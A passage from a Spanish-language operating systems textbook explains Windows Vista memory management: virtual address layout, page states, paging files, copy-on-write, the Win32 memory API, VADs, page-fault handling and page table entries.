


Figura 11-30. Distribución del espacio de direcciones virtuales para los tres procesos de usuario en el x86. Las áreas en blanco son privadas por proceso. Las áreas sombreadas se comparten entre todos los procesos.

El código y los datos privados del usuario empiezan desde los 64 KB, y se extienden hasta casi 2 GB. Los 2 GB superiores contienen el sistema operativo, incluyendo el código, los datos y las reservas con y sin paginación. Los 2 GB superiores son la memoria virtual del kernel y se comparten entre todos los procesos, exceptuando los datos de la memoria virtual como las tablas de páginas y las listas de los conjuntos de trabajo, que son por proceso. La memoria virtual del kernel sólo es accesible mientras el sistema se ejecuta en modo de kernel. La razón de compartir la memoria virtual del proceso con el kernel es que, cuando un hilo realiza una llamada al sistema, se atrapa en modo de kernel y puede continuar su ejecución sin cambiar el mapa de memoria. Todo lo que hay que hacer es cambiar a la pila del kernel de ese hilo. Como las páginas en modo de usuario del proceso todavía son accesibles, el código en modo de kernel puede leer los parámetros y acceder a los búferes sin tener que alternar entre los espacios de direcciones o realizar dobles asignaciones temporales de las páginas en ambos. Aquí la desventaja es que hay menos espacio de direcciones privadas por proceso, a cambio de llamadas al sistema más rápidas.

Windows permite a los hilos adjuntarse a otros espacios de direcciones mientras se ejecutan en el kernel. Al adjuntarse a un espacio de direcciones, el hilo puede acceder a todo el espacio de direcciones en modo de usuario, así como las porciones del espacio de direcciones del kernel que son

específicas para un proceso, como la autoasignación para las tablas de páginas. Los hilos deben cambiar a su espacio de direcciones original antes de regresar al modo de usuario.

Asignación de direcciones virtuales

Cada página de direcciones virtuales puede estar en uno de tres estados: inválida, reservada o confirmada. Una **página inválida** no está asignada a un objeto de sección de memoria en un momento dado, y una referencia a ella produce un fallo de página que a su vez origina una violación de acceso. Una vez que se asignan código o datos a una página virtual, se dice que la página está **confirmada**. Un fallo de página en una página confirmada ocasiona que se asigne la página que contiene la dirección virtual que provocó la falla a una de las páginas representadas por el objeto de sección o almacenadas en el archivo de paginación. A menudo se da el caso de que se requiere asignar una página física, y se debe realizar una operación de E/S en el archivo representado por el objeto de sección, para leer los datos del disco. Pero los fallos de página pueden ocurrir tan sólo debido a que la entrada en la tabla de páginas se necesita actualizar, ya que la página física a la que se hace referencia aún está en la caché de memoria, en cuyo caso no se requiere la operación de E/S. A éstos se les conoce como **fallos suaves**, y los analizaremos con más detalle en breve.

Una página virtual también se puede encontrar en el estado **reservado**. Una página virtual reservada es inválida, pero tiene la propiedad de que el administrador de memoria nunca asignará esas direcciones virtuales para otro propósito. Como ejemplo, cuando se crea un proceso, se reservan muchas páginas de espacio en la pila en modo de usuario en el espacio de direcciones virtuales del proceso, pero sólo se confirma una página. A medida que crezca la pila, el administrador de memoria confirmará de manera automática páginas adicionales en segundo plano, hasta que la reserva casi esté agotada. Las páginas reservadas funcionan como páginas de guardia para evitar que la pila crezca demasiado y sobrescriba otros datos del proceso. Reservar todas las páginas virtuales significa que la pila puede crecer en un momento dado hasta su tamaño máximo, sin el riesgo de que se puedan otorgar para otro propósito algunas de las páginas contiguas del espacio de direcciones virtuales necesarias para la pila. Además de los atributos inválida, reservada y confirmada, las páginas tienen otros atributos, como de lectura, de escritura y (en el caso de los procesadores compatibles con AMD64) ejecutable.

Archivos de paginación

Hay una interesante concesión que ocurre al confirmar espacio de almacenamiento a la páginas confirmadas que no se van a asignar a archivos específicos. Estas páginas utilizan el **archivo de paginación**. La pregunta es *cómo* y *cuándo* asignar la página virtual a una ubicación específica en el archivo de paginación. Una estrategia simple sería asignar cada página virtual a una página en uno de los archivos de paginación en el disco, al momento en que se confirmara la página virtual. Esto garantiza que siempre haya un lugar conocido para escribir cada página confirmada, en caso de que sea necesario sacarla de la memoria.

Windows utiliza una estrategia denominada *justo a tiempo*. Las páginas confirmadas que respalda el archivo de paginación no reciben espacio en este archivo sino hasta cuando tienen que pa-

ginarse fuera de la memoria. No se asigna ningún espacio en el disco para las páginas que nunca se paginan fuera de la memoria. Si la memoria virtual total es menos que la memoria física disponible, no se necesita un archivo de paginación para nada. Esto es conveniente para los sistemas incrustados que se basan en Windows. También es la forma en que se inicia el sistema, ya que los archivos de paginación no se inicializan sino hasta que se empieza a ejecutar el primer proceso en modo de usuario, *smss.exe*.

Con una estrategia de preasignación, la memoria virtual total en el sistema que se utiliza para datos privados (pilas, montículo y páginas de código de copia al escribir) se limita al tamaño de los archivos de paginación. Con la asignación justo a tiempo, la memoria total virtual puede ser casi tan grande como el tamaño combinado de los archivos de paginación y la memoria física. Con los discos tan grandes y económicos en comparación con la memoria física, los ahorros en el espacio no son tan considerables como el posible incremento en el rendimiento.

Con la paginación bajo demanda, las peticiones para leer páginas del disco necesitan iniciarse de inmediato, ya que el hilo que encontró la página que falta no puede continuar sino hasta que se complete esta operación de *paginación hacia la memoria*. Las posibles optimizaciones para paginar las páginas faltantes a la memoria implican tratar de prepaginar páginas adicionales en la misma operación de E/S. Sin embargo, las operaciones que escriben páginas modificadas en el disco por lo general no están sincronizadas con la ejecución de los hilos. La estrategia de asignación justo a tiempo del espacio del archivo de paginación aprovecha esto para impulsar el rendimiento de escribir las páginas modificadas en el archivo de paginación. Las páginas modificadas se agrupan y se escriben en trozos grandes. Como la asignación del espacio en el archivo de paginación no ocurre sino hasta que se escriben las páginas, el número de búsquedas requeridas para escribir un lote de páginas se puede optimizar al asignar las páginas del archivo de paginación para que estén cerca unas de otras, o incluso para hacerlas contiguas.

Cuando las páginas almacenadas en el archivo de paginación se leen en la memoria, mantienen su asignación en el archivo de paginación hasta la primera vez que se modifican. Si una página nunca se modifica, pasará a una lista especial de páginas físicas libres, conocida como **lista de espera**, en donde se puede volver a utilizar sin tener que escribirla de vuelta en el disco. Si de verdad *se* modifica, el administrador de memoria liberará la página del archivo de páginas y la única copia de esa página estará en la memoria. Para implementar esto, el administrador de memoria marca la página como de sólo lectura después de cargarla. La primera vez que un hilo intente escribir en la página, el administrador de memoria detectará esta situación y liberará la página del archivo de páginas, otorgará acceso de escritura a la página y permitirá que el hilo intente de nuevo.

Windows admite hasta 16 archivos de paginación, que por lo general se esparcen a través de varios discos separados para obtener un mayor ancho de banda de E/S. Cada archivo tiene un tamaño inicial y un tamaño máximo al que puede crecer más adelante si lo necesita, pero es mejor crear estos archivos para que tengan el tamaño máximo al momento de instalar el sistema. Si es necesario aumentar el archivo de paginación cuando el sistema de archivos está mucho más lleno, es probable que el nuevo espacio en el archivo de paginación esté muy fragmentado, con lo cual se reduce el rendimiento.

El sistema operativo lleva el registro sobre cuál página virtual se asigna en qué parte de cuál archivo de paginación, al escribir esta información en las entradas en la tabla de páginas para el proceso para las páginas privadas, o en entradas en la tabla de páginas de prototipo asociadas con el objeto de sesión para las páginas compartidas. Además de las páginas respaldadas por el archi-

vo de paginación, muchas páginas en un proceso se asignan a archivos regulares en el sistema de archivos.

El código ejecutable y los datos de sólo lectura en un archivo de programa (por ejemplo, un EXE o DLL) se pueden asignar en el espacio de direcciones de cualquier proceso que los utilice. Como estas páginas no se pueden modificar, nunca tendrán que paginarse fuera de la memoria, pero las páginas físicas se pueden reutilizar de inmediato, una vez que se marcan todas las asignaciones en la tabla de páginas como inválidas. Cuando se necesite la página de nuevo en el futuro, el administrador de memoria la leerá del archivo del programa.

Algunas veces, las páginas que empiezan como de sólo lectura terminan modificándose. Por ejemplo, al establecer un punto de interrupción en el código al depurar un proceso, o al corregir código para reubicarlo en distintas direcciones dentro de un proceso, o al realizar modificaciones a las páginas de datos que empezaron compartidas. En casos como éstos, Windows (al igual que la mayoría de los sistemas operativos modernos) admite un tipo de página conocido como **copia al escribir**. Estas páginas empiezan como páginas asignadas ordinarias, pero cuando se intenta modificar cualquier parte de la página, el administrador de memoria realiza una copia privada en la que se puede escribir. Después actualiza la tabla de páginas para la página virtual, de manera que apunte a la copia privada, y hace que el hilo intente volver a escribir, el cual ahora tendrá éxito. Si más tarde esa copia necesita paginarse fuera de la memoria, se escribirá en el archivo de paginación en vez del archivo original.

Además de asignar código y datos del programa de los archivos EXE y DLL, se pueden asignar archivos ordinarios en la memoria, para que los programas puedan hacer referencia a los datos de los archivos sin tener que realizar operaciones explícitas de lectura y escritura. De todas formas se requieren operaciones de E/S, pero el administrador de memoria las proporciona de manera implícita mediante el uso del objeto sección para representar la asignación entre las páginas en memoria y los bloques en los archivos en el disco.

Los objetos de sección no tienen que hacer referencia a un archivo para nada. Pueden hacer referencias a regiones anónimas de la memoria. Al asignar los objetos de sección anónimos a varios procesos, se puede compartir la memoria sin tener que asignar un archivo en el disco. Como las secciones pueden recibir nombres en el espacio de nombres de NT, los procesos se pueden encontrar al abrir los objetos de sección por su nombre, así como duplicar manejadores para los objetos de sección entre procesos.

Direccionamiento de memorias físicas extensas

Hace unos años, cuando los espacios de direcciones de 16 bits (o 20 bits) eran el estándar y las máquinas tenían megabytes de memoria física, se idearon todo tipo de trucos para permitir que los programas utilizaran más memoria física de la que cabía en el espacio de direcciones. A menudo, estos trucos se conocían bajo el nombre de **conmutación de bancos**, en la cual un programa podía sustituir cierto bloque de memoria por encima del límite de 16 o 20 bits por un bloque de su propia memoria. Cuando se introdujeron las máquinas de 32 bits, la mayoría de los equipos de escritorio sólo tenían unos cuantos megabytes de la memoria física. Pero a medida que la memoria se hace más densa en cuanto a los circuitos integrados, la cantidad de memoria comúnmente disponible

aumentó de manera dramática. Esto afecta en primer lugar a los servidores, en donde las aplicaciones a menudo requieren más memoria. Los chips Xeon de Intel admiten las Extensiones de direcciones físicas (PAE), las cuales permiten direccionar la memoria física con 36 bits en vez de 32, lo cual significa que se pueden poner hasta 64 GB de memoria física en un solo sistema. Esto es mucho más que los 2 o 3 GB que puede direccionar un solo proceso con las direcciones virtuales de 32 bits en modo de usuario, aunque muchas de las grandes aplicaciones como las bases de datos de SQL están diseñadas para ejecutarse en un espacio de direcciones de un solo proceso, por lo que la conmutación de bancos vuelve a entrar en acción, y ahora se le conoce como **AWE** (*Address Windowing Extensions,* Extensiones de ventana de dirección) en Windows. Esta herramienta permite a los programas (que se ejecutan con el privilegio apropiado) solicitar la asignación de la memoria física. El proceso que solicita la asignación puede entonces reservar direcciones virtuales y solicitar al sistema operativo que asigne regiones de páginas virtuales directamente a las páginas físicas. AWE es una solución provisional hasta que todos los servidores utilicen direccionamiento de 64 bits.

11.5.2 Llamadas al sistema para administrar la memoria

La API Win32 contiene varias funciones que permiten a un proceso administrar su memoria virtual de manera explícita. Las funciones más importantes se listan en la figura 11-31. Todas ellas operan en una región que consiste de una sola página, o de una secuencia de dos o más páginas consecutivas en el espacio de direcciones virtuales.

Función de la API Win32	Descripción
VirtualAlloc	Reserva o confirma una región
VirtualFree	Libera o desconfirma una región
VirtualProtect	Cambia la protección de lectura/escritura/ejecución en una región
VirtualQuery	Consulta el estado de una región
VirtualLock	Hace a una región residente en la memoria (es decir, deshabilita su paginación)
VirtualUnlock	Hace a una región paginable de la manera usual
CreateFileMapping	Crea un objeto de asignación de archivos y (de manera opcional) le asigna un nombre
MapViewOfFile	Asigna (parte de) un archivo en el espacio de direcciones
UnmapViewOfFile	Quita un archivo asignado del espacio de direcciones
OpenFileMapping	Abre un objeto de asignación de archivos creado con anterioridad

Figura 11.31. Las principales funciones de la API Win32 para administrar la memoria virtual en Windows.

Las primeras cuatro funciones de la API se utilizan para asignar, liberar, proteger y consultar regiones del espacio de direcciones virtuales. Las regiones asignadas siempre empiezan en los límites de 64 KB para minimizar los problemas de portabilidad a las futuras arquitecturas con páginas más grandes que las actuales. La cantidad actual de espacio de direcciones asignado puede ser menor de 64 KB, pero debe ser un múltiplo del tamaño de la página. Las siguientes dos funciones de

la API otorgan a un proceso la habilidad de fijar las páginas en la memoria, de manera que no se puedan paginar hacia fuera y deshacer esta propiedad. Por ejemplo, un programa en tiempo real podría necesitar páginas con esta propiedad para evitar los fallos de página al disco durante las operaciones críticas. El sistema operativo implementa un límite para evitar que los procesos se vuelvan demasiado avariciosos. En realidad las páginas sí se pueden quitar de la memoria, pero sólo si se intercambia todo el proceso hacia fuera de la memoria. Cuando se vuelve a traer a la memoria, todas las páginas bloqueadas se vuelven a cargar antes de que cualquier hilo pueda volver a ejecutarse. Aunque no se muestra en la figura 11-31. Windows Vista también tiene funciones de la API nativa para permitir que un proceso acceda a la memoria virtual de un proceso distinto sobre el cual haya recibido el control; es decir, para el que tenga un manejador (vea la figura 11-9).

Las últimas cuatro funciones de la API que se listan son para administrar los archivos con asignación de memoria. Para asignar un archivo, primero se debe crear un objeto de asignación de archivo (vea la figura 11-23) con `CreateFileMapping`. Esta función devuelve un manejador al objeto de asignación de archivo (es decir, un objeto de sección) e introduce de manera opcional un nombre para él en el espacio de nombres de Win32, para que otros procesos lo puedan utilizar también. Las siguientes dos funciones asignan y desasignan vistas en los objetos de sección del espacio de direcciones virtuales de un proceso. Un proceso puede utilizar la última API para asignar por compartición una asignación que haya creado otro proceso con `CreateFileMapping`, por lo general una que se haya creado para asignar la memoria anónima. De esta forma, dos o más procesos pueden compartir regiones de sus espacios de direcciones. Esta técnica permite a cada proceso escribir en regiones limitadas de la memoria virtual del otro proceso.

11.5.3 Implementación de la administración de memoria

En el x86, Windows Vista admite un espacio de direcciones lineal de 4 GB con paginación bajo demanda por cada proceso. La segmentación no se admite de ninguna forma. En teoría, los tamaños de página pueden ser cualquier potencia de 2, hasta 64 KB. En el Pentium, por lo general se fijan en 4 KB. Además, el sistema operativo puede utilizar páginas de 4 MB para mejorar la efectividad del **TLB** (*Translation Lookaside Buffer,* Búfer de traducción adelantada) en la unidad de administración de memoria del procesador. Como el kernel y las aplicaciones extensas utilizan páginas de 4 MB, se mejora el rendimiento de manera considerable al aumentar la proporción de coincidencias para el TLB y reducir el número de veces que se tienen que recorrer las tablas de páginas para buscar las entradas que faltan en el TLB.

A diferencia del planificador, que selecciona los hilos individuales para ejecutarlos y no le preocupan mucho los procesos, el administrador de memoria trata sólo con los procesos y no le preocupan mucho los hilos. Después de todo, los procesos (y no los hilos) son los propietarios del espacio de direcciones, y eso es lo que le importa al administrador de memoria. Cuando se asigna una región del espacio de direcciones virtuales, como se ha hecho con cuatro regiones para el proceso A en la figura 11-32, el administrador de memoria crea un **VAD** (*Virtual Address Descriptor,* Descriptor de direcciones virtuales) para ese proceso, en donde lista el rango de direcciones asignadas, la sección que representa el archivo de almacenamiento de respaldo y el desplazamiento en donde está asignado, junto con los permisos. Cuando se hace contacto con la primera página, se crea el directorio de tablas de páginas y se inserta su dirección física en el objeto de proceso. La lista de sus

VADs define un espacio de direcciones completo. Los VADs se organizan en un árbol balanceado, de manera que se pueda encontrar con eficiencia el descriptor para una dirección específica. Este esquema admite los espacios de direcciones escasos. Las áreas sin utilizar entre las regiones asignadas no utilizan recursos (memoria o disco), por lo que en esencia están libres.




Figura 11-32. Regiones asignadas con sus páginas sombra (shadow) en el disco. El archivo *lib.dll* se asigna en dos espacios de direcciones al mismo tiempo.

Manejo de los fallos de página

Cuando un proceso inicia en Windows Vista, muchas de las páginas que asignan los archivos de imagen EXE y DLL del programa tal vez ya se encuentren en memoria, debido a que se comparten con otros procesos. Las páginas que se pueden escribir de las imágenes se marcan como *copiar al escribir*, para que se puedan compartir hasta el punto en que necesiten modificarse. Si el sistema operativo reconoce el EXE de una ejecución anterior, puede haber registrado el patrón de referencia de páginas mediante una tecnología que Microsoft llama **SuperFetch**, que intenta prepaginar muchas de las páginas necesarias, incluso si el proceso no ha producido fallos de página para ellas todavía. Esto reduce la latencia al momento de iniciar aplicaciones, al traslapar la lectura de las páginas del disco con la ejecución del código de inicialización en las imágenes. Mejora la velocidad de transferencia al disco debido a que es más fácil para los drivers de disco organizar las lecturas para reducir el tiempo de búsqueda necesario. La prepaginación de los procesos también se utiliza durante el inicio del sistema, cuando una aplicación de segundo plano pasa al primer plano y cuando se reinicia el sistema después de la hibernación.

El administrador de memoria acepta la prepaginación, pero la implementa como un componente separado del sistema. Las páginas que se traen a la memoria no se insertan en la tabla de páginas

del proceso, sino en la *lista de espera* de la que se pueden insertar rápidamente en el proceso según sea necesario, sin tener que acceder al disco.

Las páginas no asignadas son un poco distintas en cuanto a que no se inicializan al leer del archivo. En vez de ello, la primera vez que se accede a una página no asignada, el administrador de memoria proporciona una nueva página física y se asegura de que el contenido sea sólo ceros (por cuestiones de seguridad). En los fallos subsiguientes, una página no asignada tal vez necesite encontrarse en la memoria, o de lo contrario hay que leerla otra vez desde el archivo de paginación.

La paginación bajo demanda en el administrador de memoria se controla mediante los fallos de página. En cada fallo de página se produce una trampa al kernel. Después el kernel crea un descriptor independiente de la máquina que indica lo que ocurrió, y pasa esta información a la parte del administrador de memoria correspondiente al ejecutivo. Después, el administrador de memoria comprueba la validez del acceso. Si la página que produjo el fallo se encuentra dentro de una región confirmada, busca la dirección en la lista de VADs y encuentra (o crea) la entrada en la tabla de páginas del proceso. En el caso de una página compartida, el administrador de la memoria utiliza la entrada en la tabla de páginas de prototipo asociada con el objeto de sección, para llenar la nueva entrada en la tabla de páginas para las tablas de páginas del proceso.

El formato de las entradas en la tabla de páginas difiere con base en la arquitectura del procesador. Para el x86 y el x64, las entradas para una página asignada se muestran en la figura 11-33. Si una entrada se marca como válida, el hardware interpreta su contenido de manera que la dirección virtual se pueda traducir en la página física correcta. Las páginas no asignadas también tienen entradas, pero se marcan como *inválidas* y el hardware ignora el resto de la entrada. El formato del software es algo distinto del formato del hardware, y se determina mediante el administrador de memoria. Por ejemplo, para una página no asignada que se debe asignar y poner en ceros antes de poder utilizarla, ese hecho se observa en la entrada en la tabla de páginas.




Figura 11-33. Una entrada en la tabla de páginas (PTE) para una página asignada en las arquitecturas (a) Intel x86 y (b) AMD x64.

Hay dos bits importantes en la entrada en la tabla de páginas que se actualizan mediante el hardware directamente. Estos son los bits de acceso (A) y de página sucia (D). Estos bits llevan

el registro de cuándo se ha utilizado una asignación de una página específica para acceder a la página, y si ese acceso pudo haber modificado a la página al escribir en ella. Esto realmente ayuda al rendimiento del sistema, ya que el administrador de memoria puede usar el bit de acceso para implementar estilo de paginación **LRU** (*Least-Recently Used*, Uso menos reciente). El principio LRU indica que las páginas que no se han utilizado durante más tiempo son las menos probables de utilizar de nuevo pronto. El bit de acceso permite al administrador de memoria determinar que se accedió a una página. El bit sucio permite al administrador de memoria saber si una página se pudo haber modificado. O más bien, si una página *no* se ha modificado. Si no se ha modificado una página desde que se leyó del disco, el administrador de memoria no tiene que escribir el contenido de la página en el disco antes de usarla para algo más.

Por lo general, el x86 utiliza una entrada en la tabla de páginas de 32 bits y el x64 utiliza una entrada en la tabla de páginas de 64 bits, como se muestra en la figura 11-33. La única diferencia en los campos es que el campo de número de página física es de 30 bits en vez de 20. Sin embargo, los procesadores x64 existentes admiten una cantidad mucho menor de páginas físicas de las que se pueden representar mediante la arquitectura. El x86 también soporta un modo especial **PAE** (*Physical Address Extension*, Extensión de dirección física) que se utiliza para permitir al procesador acceder a más de 4 GB de memoria física. Los bits del marco de página física adicional requieren que las entradas en la tabla de páginas en modo PAE aumenten para ser también de 64 bits.

Se puede considerar cada fallo de página en una de cinco categorías:

1. La página referenciada no está confirmada.
2. Un intento de acceder a una página violó los permisos.
3. Una página compartida de copiar al escribir estuvo a punto de modificarse.
4. La pila necesita crecer.
5. La página referenciada está confirmada, pero no está actualmente asignada.

Los casos primero y segundo se deben a errores de programación. Si un programa trata de usar una dirección que no debe tener una asignación válida, o intenta una operación inválida (como escribir en una página de sólo lectura), a esto se le conoce como **violación de acceso** y por lo general ocasiona que el proceso termine. A menudo, las violaciones de acceso son el resultado de apuntadores defectuosos, incluyendo el acceso a la memoria que se liberó y se desasignó del proceso.

El tercer caso tiene los mismos síntomas que el segundo (un intento de escribir en una página de sólo lectura), pero el tratamiento es distinto. Como la página se marcó como *copiar al escribir*, el administrador de memoria no reporta una violación de acceso, sino que realiza una copia privada de la página para el proceso actual y después devuelve el control al hilo que trató de escribir en la página. El hilo reintentará la escritura, que ahora se completará sin provocar un fallo.

El cuarto caso ocurre cuando un hilo mete un valor en su pila y se topa con una página que aún no se ha asignado. El administrador de memoria está programado para reconocer esto como un caso especial. Mientras haya espacio en las páginas virtuales reservadas para la pila, el administrador de memoria suministrará una nueva página física, la pondrá en ceros y la asignará al proceso. Cuando el hilo termine su ejecución, reintentará el acceso y tendrá éxito esta vez.

Por último, el quinto caso es un fallo de página normal. Sin embargo, tiene varios subcasos. Si la página se asigna mediante un archivo, el administrador de memoria debe buscar sus estructuras de datos, como la tabla de páginas de prototipo asociada con el objeto de sección, para asegurarse que no haya de antemano una copia en la memoria. Si la hay, por decir en otro proceso, o en las listas de espera o de páginas modificadas, sólo la compartirá; tal vez la marque como de copiar al escribir si se supone que los cambios no se deben compartir. Si no hay ya una copia, el administrador de memoria asignará una página física libre y se encargará de que la página del archivo se copie desde el disco.

Cuando el administrador de memoria puede satisfacer un fallo de página al buscar la página necesaria en memoria, en vez de leerla del disco, el fallo se clasifica como **fallo suave**. Si se necesita la copia del disco, es un **fallo duro**. Los fallos suaves no son tan dañinos y tienen poco impacto sobre el rendimiento de las aplicaciones, en comparación con los fallos duros. Los fallos suaves pueden ocurrir cuando una página compartida ya se ha asignado en otro proceso, o cuando sólo se necesita una nueva página cero, o si la página necesaria se recortó del conjunto de trabajo del proceso pero se está solicitando de nuevo, antes de que haya tenido la oportunidad de volver a utilizarse.

Cuando la tabla de páginas ya no tiene asignada una página física en un proceso, pasa a una de tres listas: páginas libres, modificadas o en espera. Las páginas que nunca se volverán a necesitar, como las páginas de la pila de un proceso que está terminando, se liberan de inmediato. Las páginas que pueden provocar otro fallo pasan a la lista de modificadas o a la lista en espera, dependiendo de si se estableció o no el bit sucio para alguna de las entradas en la tabla de páginas que asignaban esa página desde la última vez que se leyó del disco. Las páginas en la lista de modificadas se escribirán en un momento dado en el disco, y después pasarán a la lista en espera.

El administrador de memoria puede asignar páginas según sea necesario, mediante el uso de la lista de páginas libres o la lista de páginas en espera. Antes de asignar una página y copiarla del disco, el administrador de memoria siempre comprueba las listas de páginas en espera y modificadas para ver si ya tiene la página en memoria. El esquema de prepaginación en Windows Vista convierte los fallos duros que están por ocurrir en fallos suaves, para lo cual lee las páginas que se pueden llegar a necesitar y las mete en la lista de páginas en espera. El mismo administrador de memoria realiza una pequeña cantidad de prepaginación ordinaria al acceder a grupos de páginas consecutivas, en vez de acceder a páginas individuales. Las páginas adicionales se colocan de inmediato en la lista de páginas en espera. Por lo general esto no es un desperdicio, ya que la sobrecarga en el administrador de memoria está dominada en gran parte por el costo de realizar una sola operación de E/S. Sin duda, es más costoso leer un *clúster* de páginas que una sola página.

Las entradas en la tabla de páginas de la figura 11-33 se refieren a números de páginas físicas y no virtuales. Para actualizar las entradas en la tabla de páginas (y en el directorio de páginas), el kernel necesita utilizar direcciones virtuales. Windows asigna las tablas de páginas y los directorios de páginas para el proceso actual en el espacio de direcciones virtuales del kernel, mediante el uso de una entrada de **autoasignación** en el directorio de páginas, como se muestra en la figura 11-34. Al asignar una entrada en el directorio de páginas para que apunte a este directorio (la autoasignación), hay direcciones virtuales que se pueden utilizar para hacer referencia a las entradas en el directorio de páginas (a), así como a las entradas en la tabla de páginas (b). La autoasignación ocupa 4 MB de direcciones virtuales del kernel para cada proceso (en el x86). Por fortuna son los mismos 4 MB (aunque en la actualidad 4 MB ya no son mucho).




Figura 11-34. La entrada de autoasignación de Windows se utiliza para asignar las páginas físicas de las tablas de páginas y el directorio de páginas en direcciones virtuales del kernel, para el x86.

El algoritmo de reemplazo de página

Cuando el número de páginas de memoria física libres empieza a bajar, el administrador de memoria empieza a trabajar para tener más páginas físicas disponibles; para ello quita las páginas de los procesos en modo de usuario y del proceso del sistema, que representa el uso de las páginas en modo de kernel. El objetivo es tener las páginas virtuales más importantes presentes en la memoria, y las otras en el disco. El truco está en determinar qué es lo que significa *importante*. En Windows esto se responde mediante el uso frecuente del concepto de conjunto de trabajo. Cada proceso (y *no* cada hilo) tiene un conjunto de trabajo. Este conjunto consiste en las páginas asignadas que están en memoria, y que por ende se pueden referenciar sin que se produzca un fallo de página. Desde luego que el tamaño y la composición del conjunto de trabajo fluctúa a medida que se ejecutan los hilos del proceso.

